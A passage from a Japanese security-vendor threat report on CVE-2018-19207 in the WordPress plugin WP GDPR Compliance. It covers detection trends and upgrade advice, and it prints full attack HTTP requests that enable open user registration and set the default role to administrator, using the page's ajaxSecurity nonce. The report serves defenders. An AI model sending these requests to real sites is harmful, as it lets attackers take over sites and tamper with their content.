%22append%22%3Afalse%2C%22option%22%3A%22users_can_register%22%2C%22value
%22+%3A%221%22%7D&security=8b8cee5b0a
```

図 13 だれでもユーザ登録ができるように変更する攻撃通信

[6] WP GDPR Compliance | WordPress.org
https://ja.wordpress.org/plugins/wp-gdpr-compliance/#developers

[7] WordPress WP GDPR Compliance Privilege Escalation Exploit
https://gryzli.info/2018/11/10/wordpress-wp-gdpr-compliance-privilege-escalation-exploit/

表 4 図 13 の攻撃通信で指定されている設定およびパラメータ

設定	パラメータ
type	save_settings
append	false
option	users_can_register
value	1
security	8b8cee5b0a

WP GDPR Compliance では、「processAction」関数において「update_action」関数が呼び出され、WordPress に関する設定変更が可能となりますが、本脆弱性の影響を受けるバージョンでは、「type」パラメータに「save_settings」を指定した場合に行われる設定変更処理において、設定変更が許可されているアカウントかどうかの権限確認が行われません。WordPress の設定において、「users_can_register」の値が「0」であれば外部から任意のユーザ登録はできません。しかしながら、本脆弱性を悪用し、図 13 のように「users_can_register」の値を「1」とするリクエストを送信することで、外部から任意のユーザ登録が可能となります。

この際、「security」で指定するパラメータは WP GDPR Compliance が有効な場合に挿入される JavaScript(図 14)に含まれる、「AjaxSecurity」パラメータを指定する必要があります。このパラメータが AjaxSecurity パラメータと一致しない場合、設定変更は行われません。

```
<script type='text/javascript'>
/* <![CDATA[ */
var wpgdprcData = {"ajaxURL":"http:¥/¥/192.168.101.12¥/wp502gdpr142¥/wp-admin¥/admin-ajax.php",
"ajaxSecurity":"8b8cee5b0a"};
/* ]]> */
</script>
```

図 14 WP GDPR Compliance が有効な場合に挿入される JavaScript

図 15 新規ユーザのデフォルトの権限グループを「管理者」に変更する攻撃通信に、ユーザ登録時のデフォルトの権限グループを「管理者」に変更する攻撃通信を示します。

```
POST /wp502gdpr142//wp-admin/admin-ajax.php HTTP/1.1
Content-Length: 188
Accept-Encoding: gzip
Host: 192.168.101.12
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.143 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

action=[redacted]&data=%7B%22type%22%3A%22save_setting%22%2C
%22append%22%3Afalse%2C%22option%22%3A%22default_role%22%2C%22value%22+%3A
%22administrator%22%7D&security=8b8cee5b0a
```

図 15 新規ユーザのデフォルトの権限グループを「管理者」に変更する攻撃通信

「default_role」パラメータは、新規ユーザのデフォルトの権限グループを示しており、デフォルト値は「subscriber」であり、通常設定ではログインとプロフィールの変更のみ可能な「購読者」を示します。攻撃時に指定されている「administrator」はログイン後の管理画面において各項目の設定変更が可能な「管理者」を示します。そのため、本攻撃が成功するとユーザ登録時の権限グループが管理者となります。

表 5 の攻撃通信で指定されている設定およびパラメータ

設定	パラメータ
type	save_settings
append	false
option	default_role
value	administrator
security	8b8cee5b0a

以上の攻撃を組み合わせた場合、攻撃者が WordPress の管理者となることが可能なため、WordPress の設定変更や公開コンテンツの改ざん、ユーザ削除などが容易に行えるようになり、図 16 設定変更成功時の管理画面の設定ページに示すとおり、本攻撃によって WordPress の設定が変更されたことがわかります。




図 16 設定変更成功時の管理画面の設定ページ

なお、WPHackedHelp[8]や NinTechNet[9]などの公開情報として、本攻撃によって設定変更し、WordPress へ操作を加えた後、さらにデフォルト値に戻す攻撃が観測されています。そのため、WordPress の管理画面を確認し、設定が変更されているか否かによって攻撃影響を判断することは推奨いたしません。

4.3.2 攻撃通信の検知傾向

図 17 に、JSOC で検知した攻撃通信の一例を示します。

[8] WordPress GDPR Compliance Plugin Exploit Vulnerability
https://secure.wphackedhelp.com/blog/wordpress-gdpr-plugin-exploit/

[9] Critical vulnerability in WP GDPR Compliance plugin massively exploited.
https://blog.nintechnet.com/critical-vulnerability-in-wp-gdpr-compliance-plugin-massively-exploited/




図 17 ユーザ登録設定の変更を狙った攻撃通信の一例

図 13 と類似した攻撃通信ですが、「security」パラメータが指定されていないため、本攻撃は失敗すると考えます。本攻撃を成功させるためには WP GDPR Compliance が導入されており、かつ有効になっている WordPress ページにアクセスし、「AjaxSecurity」パラメータを取得する必要があります。そのため、「AjaxSecurity」パラメータの取得成否に関わらず攻撃リクエストを送信する PoC を利用した攻撃が行われていると推測します。

4.3.3 脆弱性の対策

設定変更可能な脆弱性（CVE-2018-19207）の影響を受ける WordPress 用プラグイン「WP GDPR Compliance」を使用している場合は、早急にバージョンアップの実施を推奨いたします。

【本脆弱性の影響を受けないバージョン】

- WP GDPR Compliance 1.4.3以上のバージョン

本脆弱性の影響を受けるバージョンのプラグインを使用しているまたは使用していた場合、WordPress のデータベースや管理画面から、記載した覚えのない内容が含まれているコンテンツや追加した覚えのないアカウント、および変更した覚えのない設定がないか確認することを推奨します。

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.23
【執筆】
園田 真人 / 長谷川 瑛 / 山城 重成
(五十音順)

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/